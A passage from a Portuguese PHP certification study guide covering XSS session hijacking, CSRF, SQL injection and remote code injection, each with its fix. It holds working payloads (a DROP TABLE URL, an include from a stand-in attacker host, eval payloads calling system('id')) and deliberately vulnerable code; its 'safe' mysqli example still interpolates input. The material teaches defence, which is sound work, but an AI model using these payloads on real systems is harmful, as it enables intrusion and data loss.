Se você não notou, vamos dar uma dica aqui: esse ataque exibido mostra como podemos mesclar diferentes técnicas para burlar a segurança das aplicações. Repare que, ao utilizarmos o XSS, obtemos o ID da sessão do usuário. Com isso, podemos realizar a fixação de sessão que vimos anteriormente neste capítulo. Você se lembra do que é fixação de sessão?

Para realizar os próximos passos, realize o login executando o script que possui o código apresentado. Se o login for efetuado com sucesso, será exibido um alerta na tela. Obtenha o valor que é retornando com `PHPSESSID` e salve em um arquivo. Veja:



Figura 11.9: XSS em execução

Você deve salvar apenas o que está após o sinal de igual (=), pois é o que será usado para realizar o login em nosso exemplo. Além disso, a descrição que está à esquerda do sinal de igual é apenas o nome do identificador da sessão.

Agora aperte em `OK` e atualize a página. Então, você já verá a seguinte mensagem:

Olá, seja bem vindo: 24228124577

Agora, invoque o FireBug. Para isso, você deverá clicar no canto superior que contém a imagem de um pequeno inseto, ou simplesmente apertando a tecla `F12`. Caso o FireBug estiver instalado corretamente, será retornada a seguinte tela:




Figura 11.10: Janela do FireBug em execução após apertar a tecla F12

Agora você deverá ir até a aba de Cookies, como é ilustrado a seguir:



Figura 11.11: Aba Cookies de cookies do FireBug

Clique com o botão direito do mouse no cookie `PHPSESSID`, e selecione a opção para deletar o Cookie, como é ilustrado na figura:



Figura 11.12: Lista com as opções disponíveis para manipular o Cookie no FireBug

Por favor, não feche o FireBug e mantenha-se na aba Cookies, porque vamos utilizar as informações que estão contidas nessa aba aberta para que seja possível alterar os valores de Cookies por ele mesmo.

Após isso, atualize a página e você verá que na aba cookies tem um `PHPSESSID` gerado. Será ele que vamos editar com o valor que salvamos no arquivo anteriormente. Para isso, clique novamente com o botão direito e selecione a opção editar, como é ilustrado a seguir:




Figura 11.13: Opção de edição do valor de um Cookie

Será exibida uma tela para edição do nosso cookie `PHPSESSID`. Nós editaremos o valor e colocaremos o que salvamos no arquivo:




Figura 11.14: Janela para alterar o valor de um item existente no Cookie do navegador

Agora, confirme a edição clicando em `Ok` e, em seguida, basta que você atualize a página. Você vai perceber que efetuamos login sem precisar de nenhum login ou senha.

Como você pode perceber, com um `alert` simples em JavaScript em nosso exemplo, foi possível obter o valor do Cookie `PHPSESSID` e realizar o login sem a senha do usuário. Felizmente, existe uma forma simples para prevenir que o `alert` não seja executado em nosso exemplo, ao usarmos a função `htmlentities`.

A função `htmlentities` converte qualquer código HTML para a sua devida entidade e, ao fazer isso, o navegador não interpretará o código HTML, mas o exibirá. Para ficar mais claro, vamos então a um exemplo simples. Vamos pegar um código a

seguir e tentar exibi-lo no navegador.

```
print htmlentities('<a href="http://www.google.com.br">Google</a>');
```

Você consegue adivinhar o que veremos ao executar esse código? Antes de seguir em frente, tente dar uma olhada na função `htmlentities`.

Para conhecer mais sobre a função `htmlentities`, acesse a documentação oficial em http://php.net/manual/pt_BR/function.htmlentities.php.

Se você já utilizou essa função, sabe que o código HTML será exibido. Veja o resultado:

```
<a href="http://www.google.com.br">Google</a>
```

Após esse simples exemplo, podemos aplicar a função `htmlentities` nos dados que são enviados pelo usuário, prevenindo assim a execução do JavaScript pelo navegador. Vamos exibir apenas o código alterado, e não o script inteiro, para não ficar difícil de entender. Veja:

```
$usuario = htmlentities(filter_input(INPUT_POST, 'cpf'));
$senha = htmlentities(filter_input(INPUT_POST, 'senha'));
$codigoAcesso = htmlentities(filter_input(INPUT_POST, 'cod_acesso'));
```

Adicionamos agora na validação dos dados enviados pelo usuário a conversão de todo o código HTML enviado. Assim, qualquer tipo de script enviado não será mais interpretado, mas sim exibido como texto puro. Vamos executar novamente o login

do usuário passando o JavaScript malicioso e ver o resultado que é exibido.

The screenshot shows a web form with three fields: 'CPF:' containing '24228124577', 'Senha:' containing 'Olá: 24228124577 seu código de acesso é: <script> alert(document.cookie) </script>', and 'Código de Acesso:' containing 'Olá: 24228124577 seu código de acesso é: <script> alert(document.cookie) </script>'. Below the form is a button labeled 'TESTE'.

```
Olá: 24228124577 seu código de acesso é: <script> alert(document.cookie) </script>
CPF: [REDACTED] Senha: [REDACTED] Código de Acesso: [REDACTED]
... TESTE ...
```

Figura 11.15: Código JavaScript sendo exibido após tratar ataque XSS com a função `htmlspecialchars`

Como você reparou, não conseguiremos mais injetar nenhum código através do formulário, tornando a utilização de XSS e qualquer tentativa de uso indevido no formulário.

11.10 CROSS-SITE REQUEST FORGERIES

Não é tão famoso como XSS, mas é bem provável que você já tenha tomado medidas para proteger sua aplicação contra ataques XSS. Mas e contra **CSRF** (*Cross-Site Request Forgeries*)?

Caso você não tenha dado muita atenção e o ataque pareça bobo, saiba que também é um ataque bem famoso. Quem nunca recebeu um link via e-mail ou chat. Ou até mesmo por um site no qual o usuário supõe que esteja seguro, e acaba clicando em algo que geralmente estará solicitando para que você clique, por exemplo, em links que contenham verdadeiros sonhos a serem realizados sem muito esforço. Um exemplo é o famoso: "*Atenção senhor(a), você acaba de ganhar uma casa no valor de meio milhão de reais*". Nesse momento, você poderá sentir-se tentado a clicar e é onde tudo poderá começar.

O ataque visa tentativas de engenharia social com seus usuários, e tentará forçar o usuário a executar uma ação como simplesmente entrar em seu bankline e digitar todos os seus dados

pessoais. Ele pode até não desconfiar de nada, pois todas as funcionalidades estarão idênticas ao que ele já está habituado a executar em seu banco, como por exemplo, Itaú, Bradesco etc.

No caso dos chats, é comum usuários maliciosos enganarem outros enviando imagens contendo um simples elemento HTML de imagem, com uma referência a uma ação de um site mal intencionando, podendo enganar esse usuário a digitar seu CPF, por exemplo.

O que a Zend espera de você nesse momento é que possa, como desenvolvedor, gerar medidas eficazes de proteção do seu sistema ou site, e que seja capaz de abordar a causa raiz do problema. E, é claro, ver o quanto bem você foi capaz de identificar o problema, se no caso é um ataque XSS, CSRF ou outros.

O erro fundamental cometido pelos desenvolvedores é confiar cegamente em seus usuários, acreditando que sempre mandarão os dados que estão solicitados em seus formulários. É a partir dessa confiança que se gera a vulnerabilidade, que um usuário malicioso vai explorar em seu sistema.

O que você precisa ter em mente é que nunca deverá confiar em seus usuários no quesito dos dados enviados via formulário, porque qualquer brecha que você deixar, você estará apto a receber ataques em seu sistema. Alguns exemplos de sistema que sofrem bastante com esse tipo de ataque são fóruns, e-mails (nos quais sua informação é exibida em um navegador), anúncios, cotação de ações (que possam ser exibidas em um feed) e, principalmente, dados de formulários.

No caso do ataque **CSRF**, o alvo técnico buscado como falha

será as solicitações **HTTP**. É importante que, antes de mais nada, você entenda um pouco sobre esse protocolo, onde os clientes web e servidores usam para se comunicar.

Os seus clientes web enviarão solicitações para você utilizando o protocolo **HTTP**, e os seus servidores responderão também sob o mesmo protocolo. O que compõe basicamente o protocolo é um pedido e uma resposta.

O exemplo mais básico que compõe a explicação é um simples pedido HTTP a uma página:

```
GET / HTTP/1.1  
Host: localhost
```

Veja como fica o fluxo do ataque, já que você conhece um pouco do que o usuário malicioso vai tentar se aproveitar:




Figura 11.16: Fluxo simples do ataque CSRF

Vamos utilizar o HTML do exemplo de XSS. Mas agora crie um novo arquivo com o nome `formulario.php` e salve o código a seguir nele.

```
<html>  
  <head>
```

```

        <meta charset="utf-8"/>
</head>
<body>
    <form method="post" action="usuario.php">
        CPF:
        <input type="text" value="" name="cpf" />
        Senha:
        <input type="password" value="" name="senha" />
        Código de Acesso:
        <input type="password" value="" name="cod_acesso" />

        <input type="submit" value="Enviar" />
    </form>
</body>
</html>

```

Existe uma pequena diferença, alteramos a tag action para enviar os dados ao script usuário.php . E a seguir, vamos visualizar o código que deve ir dentro do script usuario.php .

```

<html>
    <head>
        <meta charset="utf-8"/>
    </head>
    <body>
        <?php
            session_start();

            $usuario = (array_key_exists('cpf', $_REQUEST) ? $_REQUEST['cpf'] : null);
            $senha = (array_key_exists('senha', $_REQUEST) ? $_REQUEST['senha'] : null);
            $codigoAcesso = (array_key_exists('cod_acesso', $_REQUEST) ? $_REQUEST['cod_acesso'] : null);
            $usuarioLogado = (array_key_exists('usuario', $_SESSION) ? $_SESSION['usuario'] : null);

            if (is_null($usuarioLogado)) {
                if ($usuario && $senha) {

                    $usuarioPadrao = '24228124577';
                    $senhaPadrao = md5('123');
                }
            }
        </?php
    </body>
</html>

```

```

        if ($usuarioPadrao == $usuario) {
            if (md5($senha) == $senhaPadrao) {
                $_SESSION['usuario'] = $usuario;
                echo "Olá: {$usuario}";
            } else {
                echo 'OPS';
            }
        }
    } else {
        echo "Olá, seja bem vindo: echo $usuarioLogado seu código de acesso é: echo $codigoAcesso";
    }
?>
</body>
</html>

```

Agora, criaremos o script `index.php`, que fará com que nosso usuário seja logado sem nem passar pelo arquivo `formulario.php`.

```

<html>
    <div style="background-image: url('http://glued.com.br/wp-content/uploads/2014/10/Taylor-Swift-3.jpg'); height: 430px; width: 650px;">
        
    </div>
</html>


```

Agora você deverá abrir duas abas no seu navegador e, inicialmente, você chamará o script `usuario.php`.



Figura 11.17: Duas abas abertas apontando para o script `usuario.php`

Você verá que não é exibida nenhuma informação indicando que o usuário foi logado, e você verá apenas a imagem da Taylor Swift. Até então, não parece que aconteceu nada, não é? Mas repare que ocorreu uma requisição sem nem mesmo nós sabermos. Veja a figura a seguir:



URL	Status	Domain	Size	Remote IP
GET livro	200 OK	localhost:8989	263 B	127.0.0.1:8989
http://localhost:8989/livro/usuario.php?cpf=24228124577&senha=123&cod_acesso=123	200 OK			:8989
GET Taylor-Swift-3.jpg	304 Not Modified	glued.com.br	95,9 KB	10.10.100.66:3
3 requests			96,3 KB	(95,9 KB from)

Figura 11.18: Requisição realizada sem o usuário perceber

Agora vá na segunda aba, que contém o `usuario.php`. Talvez você tenha tido um momento "*OPS, ferrou!*", pois o usuário foi logado sem percebermos. Mas calma, solucionar o problema não é tão complicado. Você pode perceber que o script `usuario.php` contém a global `$_REQUEST`. Esse já é um dos problemas, pois foi possível, mesmo passando `GET`, logar com o usuário. Agora altere para `$_POST` e veja a alteração realizada no código a seguir:

```
session_start();

$usuario = (array_key_exists('cpf', $_POST) ? $_POST['cpf'] : null);
$senha = (array_key_exists('senha', $_POST) ? $_POST['senha'] : null);
$codigoAcesso = (array_key_exists('cod_acesso', $_POST) ? $_POST['cod_acesso'] : null);
$usuarioLogado = (array_key_exists('usuario', $_SESSION) ? $_SESSION['usuario'] : null);
```

```

ION['usuario'] : null);

if (is_null($usuarioLogado)) {
    if ($usuario && $senha) {

        $usuarioPadrao = '24228124577';
        $senhaPadrao = md5('123');

        if ($usuarioPadrao == $usuario) {
            if (md5($senha) == $senhaPadrao) {
                $_SESSION['usuario'] = $usuario;
                echo "Olá: {$usuario}";
            } else {
                echo 'OPS';
            }
        }
    }
} else {
    echo "Olá, seja bem vindo: $usuarioLogado seu código de acesso é: $codigoAcesso";
}

```

Agora já não é mais possível o usuário malicioso logar apenas passando os dados via `GET`, mas não se sinta totalmente seguro. Alguns cuidados devem sempre ser tomados para que não se tenha mais brechas, tais como:

- Prefira a utilização de `POST`. Como você pode perceber, aceitar qualquer protocolo pode gerar uma falha, e o atacante pode aproveitar dessa brecha para invadir seu sistema. Porém, mesmo usando `POST`, ele pode encontrar outras formas de invasão.
- Considere ações mais sensíveis do seu sistema em que seu usuário forneça a senha, pois, como mencionado anteriormente, não podemos nunca confiar em nosso usuário, pois ele pode ser o próprio atacante.
- Outra forma de mitigar o CSRF é realizar a verificação

dos formulários com um token, por exemplo, em um campo escondido no formulário, que a todo momento que seu usuário atualizar a página, um novo token é gerado e salvo em sessão. Isso torna possível verificar se o token enviado bate como que foi gerado. É importante também se atentar ao tempo que esse token pode ficar salvo na sessão. De tempos em tempos, ele deve ser expirado para evitar a sua fixação.

11.11 SQL INJECTION

Talvez esse assunto seja conhecido por alguns desenvolvedores, pois ficou bem famoso entre a comunidade: a temida injeção de SQL. Com ela, é possível manipular uma simples e inofensiva consulta SQL e gerar uma verdadeira dor de cabeça para você.

Imagine que, com uma instrução SQL, o invasor consiga apagar todos os dados da sua empresa, ou ser capaz de passar sem ser detectado pelos seus controles de acesso. Ou pior ainda, que ele possa com um simples SQL ter acesso aos comandos de níveis do sistema operacional?

Nesse tipo de ataque, o invasor busca explorar falhas no tratamento de dados através dos formulários, ou qualquer outra forma de entrada de dados. Realizar o ataque de injeção direta de comandos SQL consiste em uma técnica na qual o atacante vai tentar, a partir da entrada de dados do seu sistema, injetar uma instrução. Esta fará com que um SQL simples possa, na verdade, dar a ele acessos aos dados, alterar, editar ou, até mesmo, excluí-los.

Já tivemos a oportunidade de trabalhar com sistemas onde o desenvolvedor obtinha os valores e as chaves para criação das suas consultas a partir da entrada do usuário. Veja um exemplo prático disso que estamos falando e preste atenção na utilização das funções `array_keys` e `array_values`.

```
// Dados enviados pelo usuário
$parametro = $_GET['dados'];

$campos = array_keys($parametro);
$valores = array_values($parametro);

$sql = 'INSERT INTO tb_livro (' . implode(',', $campos) . ') VALUES (' . implode(',', $valores) . ')';

print $sql;
```

A funcionalidade poderia até ficar legal para montar o `INSERT`, como visto nesse exemplo. Até então, inofensiva. O erro se dá ao fato de ele não tratar os dados enviados pelo usuário e, em seguida, já usar para executar a instrução no banco de dados. Imagine que, por não tratar o SQL, o atacante consiga, por exemplo, apagar a tabela do seu banco de dados. Veja a seguir o exemplo que ilustra a utilização do ataque:

```
http://localhost:8181/teste.php?dados[titulo]=php&dados[ano]=2016
'); DROP TABLE tb_livro; --
```

Veja que geramos uma instrução SQL que eliminaria a tabela `tb_livros`:

```
INSERT INTO tb_livro (titulo,ano) VALUES ('php','2016'); DROP TABLE tb_livro; --'
```

Para ficar mais claro ainda, a figura a seguir ilustra como seria o lado do atacante, enviando os dados através do navegador:



INSERT INTO tb_livro titulo,ano VALUES ('php','2016'); DROP TABLE tb_livro; --'

Figura 11.19: Ataque SQL injection executado através dos dados do usuário

Se você desejar saber mais sobre as funções mencionadas, acesse a documentação oficial do PHP. Para a função `array_keys`, acesse http://php.net/manual/pt_BR/function.array-keys.php e, para a função `array_values`, acesse http://php.net/manual/pt_BR/function.array-values.php.

SQL injection na prática

Para ficar mais claro o que é SQL injection e como o ataque ocorre, vamos a um pequeno exemplo que ilustra um pouco do problema. Para isso, em seu banco de dados, você deve criar a seguinte tabela de produtos:

```
CREATE TABLE `tb_produto` (
  `id_produto` INT NOT NULL AUTO_INCREMENT,
  `nm_produto` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`id_produto`));
```

Na tabela criada, vamos inserir alguns registros. Veja a instrução SQL de inserção a seguir:

```
INSERT INTO `tb_produto` (`nm_produto`) VALUES ('Chaves');
INSERT INTO `tb_produto` (`nm_produto`) VALUES ('Copos');
INSERT INTO `tb_produto` (`nm_produto`) VALUES ('Pano de prato');
```

Agora que já temos o banco de dados pronto, vamos a

estrutura de pastas:




Figura 11.20: Estrutura de pastas de arquivos

Em seguida, você deve criar um HTML simples que exibe alguns links para navegar entre os produtos existentes em nosso banco de dados. O código seguinte deve ser salvo no arquivo `produtos.html`. Ao ler o código, atente-se aos parâmetros passados para os scripts PHP nos links `../php/exemplo1.php?pagina=1`, `../php/exemplo1.php?pagina=2` e `../php/exemplo1.php?pagina=3`.

```
<html>
    <body>
        <table border="1" width="50%" align="center">
            <thead>
                <tr align="center">
                    <td>Obter produto</td>
                </tr>
            </thead>
            <tbody>
                <tr>
                    <td>
                        <a href=".../php/exemplo1.php?pagina=1">Pr
imeiro produto</a>
                    </td>
```

```

        </tr>
        <tr>
            <td>
                <a href="../php/exemplo1.php?pagina=2">Se
gundo produto</a>
            </td>
        </tr>
        <tr>
            <td>
                <a href="../php/exemplo1.php?pagina=3">Te
rceiro produto</a>
            </td>
        </tr>
    </tbody>
</table>
</body>
</html>

```

Veja o nosso script PHP que vai realizar a consulta no banco de dados e exibir os produtos existentes. Todo o código PHP a seguir deve ser salvo no arquivo exemplo1.php .

```

// Verifica se a conexão foi montada com sucesso
try {
    $conn = new PDO('mysql:dbname=sqlinjection;host=127.0.0.1;cha
rset=utf8', 'root', '123456');
} catch (PDOException $e) {
    echo 'Connection failed: ' . $e->getMessage();
}

// Obtém a próxima página
$offset = filter_input(INPUT_GET, 'pagina', FILTER_SANITIZE_SPECI
AL_CHARS);

// Monta a instrução para selecionar os dados
$query = "SELECT id_produto, nm_produto FROM tb_produto ORDER BY
nm_produto LIMIT 20 OFFSET $offset;";

// Executa a instrução e obtém o resultado
foreach ($conn->query($query) as $row) {
    printf ("[Identificador do produto: <strong>%s</strong>] - [P
roduto: <strong>%s</strong>] <br />", $row['id_produto'], $row['n
m_produto']);
}

```

```
}
```

Após salvar os códigos em seus respectivos arquivos, temos o seguinte resultado:



Figura 11.21: Listagem de produtos

O que o atacante pode tentar é alterar os dados enviados via GET de sua página, inserindo uma instrução SQL para apagar a tabela por completo. Repare na figura anterior que acessamos a URL `http://localhost:8181/php/exemplo1.php?pagina=1`, o que nos indica que passamos o valor `1` para o parâmetro `pagina`. Da mesma maneira que passamos o valor `1`, podemos passar uma instrução SQL. Veja como ficaria a nossa URL:

```
localhost:8181/php/exemplo1.php?pagina=1; DROP TABLE tb_produto
```

Após executar essa URL com a instrução SQL, a nossa tabela do banco de dados é removida, gerando um erro na exibição dos produtos:



Figura 11.22: Erro após executar o SQL injection

O erro é exibido, pois o nosso código PHP espera que seja passado um array para o loop `foreach`. Porém, o array não é passado, porque a tabela de produtos (`tb_produto`) foi excluída do banco de dados, sendo impossível retornar algum registro em forma de array.

Para evitar esse tipo de problema como também outros que podem ser gerados por confiar de mais no usuário, é recomendado utilizar um método que analise a instrução e os parâmetros. O `PDO` possui o método `prepare` juntamente com o método `bindValue`.

Esse método já foram anteriormente explicados no capítulo *9. PHP e banco de dados com PDO*, você se lembra? Se você não se recorda, não tem problema. Dê uma olhadinha lá e depois retorne para a sua leitura!

E a solução do nosso problema é mais simples do que você

pensa, veja:

```
// Verifica se a conexão foi montada com sucesso!
try {
    $conn = new PDO('mysql:dbname=sqlinjection;host=127.0.0.1;char
rset=utf8', 'root', '123456');
} catch (PDOException $e) {
    echo 'Connection failed: ' . $e->getMessage();
}

// Obtém a próxima página
$offset = filter_input(INPUT_GET, 'pagina', FILTER_SANITIZE_SPECI
AL_CHARS);

// Monta a query
$stmt = $conn->prepare("SELECT id_produto, nm_produto FROM tb_pro
duto ORDER BY nm_produto LIMIT 20 OFFSET :offset");

// Executa a passagem de parâmetro
$stmt->bindValue(':offset', 1, PDO::PARAM_INT);

// Executa o código
if ($stmt->execute()) {
    $result = $stmt->fetch(PDO::FETCH_ASSOC);
    printf("[Identificador do produto: <strong>%s</strong>] - [Pr
oduto: <strong>%s</strong>] <br />", $result['id_produto'], $resu
lt['nm_produto']);
}
```

Se você não está usando o `PDO`, mas sim a `mysqli`, não tem problema. Você pode obter o mesmo resultado utilizando o método `bind`. Veja como ficaria o mesmo exemplo mostrado anteriormente com a `mysqli`:

```
<?php

// Conexão com o banco de dados
$link = mysqli_connect('127.0.0.1', 'zcpe', '123456', 'certificac
ao_php');

// Verifica se a conexão foi montada com sucesso!
if (!$link) {
    echo "Error: Unable to connect to MySQL.";
```

```

echo "Debugging errno: " . mysqli_connect_errno();
echo "Debugging error: " . mysqli_connect_error();
exit;
}

$offset = filter_input(INPUT_GET, 'pagina', FILTER_SANITIZE_SPECI
AL_CHARS);

$query = "SELECT id_produto, nm_produto FROM tb_produto ORDER BY
nm_produto LIMIT 20 OFFSET $offset;";

if ($stmt = $link->prepare($query)) {
    $stmt->execute();

    $stmt->bind_result($idProduto, $nmProduto);

    while ($stmt->fetch()) {
        printf('[Identificador do produto: <strong>%s</strong>] - 
[Produto: <strong>%s</strong>]', $idProduto, $nmProduto);
    }

    $stmt->close();
}

```

Como você pode perceber, a prova de certificação espera que você tome os devidos cuidados com os dados que você recebe em sua aplicação, pois uma simples requisição GET pode trazer consigo uma verdadeira dor de cabeça, tanto para você quanto para os seus parceiros de desenvolvimento, de sua empresa ou do seu projeto. A dica que você sempre deve ter em mente é: **nunca confie no usuário.**

Uma função que utilizamos extensivamente nos nossos exemplos para proteção dos nossos dados foi a `filter_input`. Essa função é usada para filtrar os dados enviados de acordo com as constantes passadas.

Com ela, é possível filtrar dados maliciosos enviados pelo usuário, e forçar que um dado tenha um padrão (como por exemplo, que uma variável tenha o padrão IP ou que a variável passada seja um inteiro). Mas não se preocupe, pois essa função e outras formas de validar os dados do usuário serão explicadas mais à frente, no decorrer do capítulo.

11.12 REMOTE CODE INJECTION

Passamos por várias formas que um invasor pode tentar realizar para invadir o seu sistema. Entretanto, ainda existe mais uma vulnerabilidade que podemos conter em nossas aplicações.

Imagine que esse invasor, após algumas tentativas nas quais já foi barrado pelo o que você aprendeu, pode tentar uma outra brecha de segurança, que é a tentativa de injeção de código PHP. E pode tentar de uma forma tão simples que foge aos nossos cuidados, por ser o mais inofensivo parâmetro de `GET`.

Código de injeção é um tempo para um tipo de ataque, que consiste em injetar um código que poderá ser interpretado e executado pela sua aplicação. Esse tipo de ataque novamente explora a confiança que você tem em seus usuários e falta de tratamento dos dados de entrada e saída.

Code injection (injeção de código) difere de outro ataque parecido, o *Command Injection* (Injeção de comando), pois no ataque de injeção de código, o atacante é limitado apenas a linguagem da própria que o sistema executa, e é a que estamos abordando aqui.

Em nosso sistema, podemos ter alguns exemplos de brechas de segurança para esse tipo de ataque que começam no `php.ini`. São elas: utilização da função `include` sem validação e execução de códigos PHP sem validação.

Em nosso primeiro exemplo, temos um `include` com PHP, sem a utilização do que aprendemos sobre a seção de configuração (ou seja, a desabilitação da opção `allow_url_include`):

```
ini_set('display_errors', true);  
  
$page = $_GET['pagina'];  
  
include $page;
```

Caso a opção não esteja desabilitada, o invasor conseguirá incluir um arquivo malicioso que obtém dados de sua aplicação. Basta que ele mande por parâmetro a página que deseja incluir, por exemplo:

```
http://localhost/teste/include.php?pagina=http://invasor.com.br/r  
oubodedados.php
```

Esse tipo de ataque é muito perigoso, pois podemos criar qualquer arquivo PHP com o código que desejarmos para: extrair dados, adicionar algum tipo de código espião para monitorar o acesso dos usuários naquela página, ou até mesmo realizar algum tipo de dano como excluir arquivos vitais para o funcionamento da

aplicação.

Agora que já abordamos a primeira forma de como utilizar a função `include` sem validação, podemos partir para o nosso próximo item, que é a execução de código em PHP sem validação.

A execução de código PHP é feita pela função `eval`, que obtém uma string e executa como código PHP. Veja:

```
$nextPag = '?pagina=';  
$pagina = $_GET['pagina'];  
  
eval("$nextPag=$pagina;");
```

O atacante poderá tentar invocar seu sistema com o parâmetro modificado para exibir as informações de seu **PHP**, por exemplo:

```
http://localhost/teste/seguranca1.php?pagina=teste.php; phpinfo()  
;
```

Ou ele poderá ainda tentar executar comandos do seu sistema, por exemplo:

```
http://localhost/teste/seguranca1.php?pagina=teste.php; system('id')
```

Novamente, como foi dito anteriormente, não devemos confiar em nossos usuários, e sempre devemos validar os dados de entrada e de saída do nosso sistema para que, sempre que for possível, dificultar os ataques que serão realizados.

11.13 INPUT FILTERING

Acabamos mencionando em várias oportunidades que você não deve confiar nos dados que o usuário envia para você. Pensando nisso, o PHP fornece uma forma simples para realizar as

verificações nesses dados que o usuário informa.

O que você precisa ter em mente é que filtrar os dados de seus usuários é de extrema importância e que, ao chegar no sistema, eles estejam prontos para utilização.

filter_var

A função que vamos utilizar para filtrar os dados em nossas aplicações é a `filter_var`. Ela vai realizar um filtro especificado como segundo parâmetro, garantindo assim a integridade desse dado. Caso a função não consiga realizar o filtro especificado, o padrão é retornar. Veja um exemplo:

```
$email = "michaeldouglas010790.com";  
$emailFilter = filter_var($email, FILTER_VALIDATE_EMAIL);  
var_dump($emailFilter);
```

Como você pode perceber, foi usado o filtro `FILTER_VALIDATE_EMAIL`, responsável por filtrar dados de e-mail. Porém, como nosso e-mail está inválido, a função não consegue filtrar os dados recebidos, retornando assim um `FALSE`.

Outro exemplo que podemos utilizar é filtrar os dados e verificar se o que está contido no parâmetro de dados é um inteiro válido. Veja o exemplo onde aplicamos essa regra:

```
$email = '1';  
$emailFilter = filter_var($email, FILTER_VALIDATE_INT);  
print $emailFilter;
```

Ao executarmos o script acima obtemos o seguinte resultado:

Através desse filtro, garantimos que o que existe na variável `$email` é um dado do tipo inteiro.

A partir de agora, tente lembrar de sempre filtrar os dados que seu usuário enviar para você. Com isso, você conseguirá ganhar mais segurança em sua aplicação e de uma forma não complicada, pois o uso da função `filter_var` se resume à utilização de 3 parâmetros. Porém, de forma mais simples, usando 2 parâmetros (como demonstrado no exemplo anterior), você já poderá tornar sua aplicação mais segura.

O último parâmetro é usado para alterar como a função `filter_var` se comporta internamente. Caso deseje se aprofundar no comportamento dessa função, veja a documentação oficial em http://php.net/manual/pt_BR/function.filter-var.php.

Como a lista de constantes para utilizar com os filtros é grande, você pode ver a lista completa de filtros na documentação do PHP em http://php.net/manual/pt_BR/filter.constants.php.

filter_input

Recebemos com bastante frequência dados por meio de diferentes fontes, tais como `GET` , `POST` , `COOKIE` , `SERVER` ,

entre outros. Porém, utilizar esses dados diretamente em nossas aplicações não é uma boa ideia, por exemplo:

```
$dados = $_POST;  
  
if($dados) {  
    // Manipula os dados enviados  
    print_r($dados);  
}
```

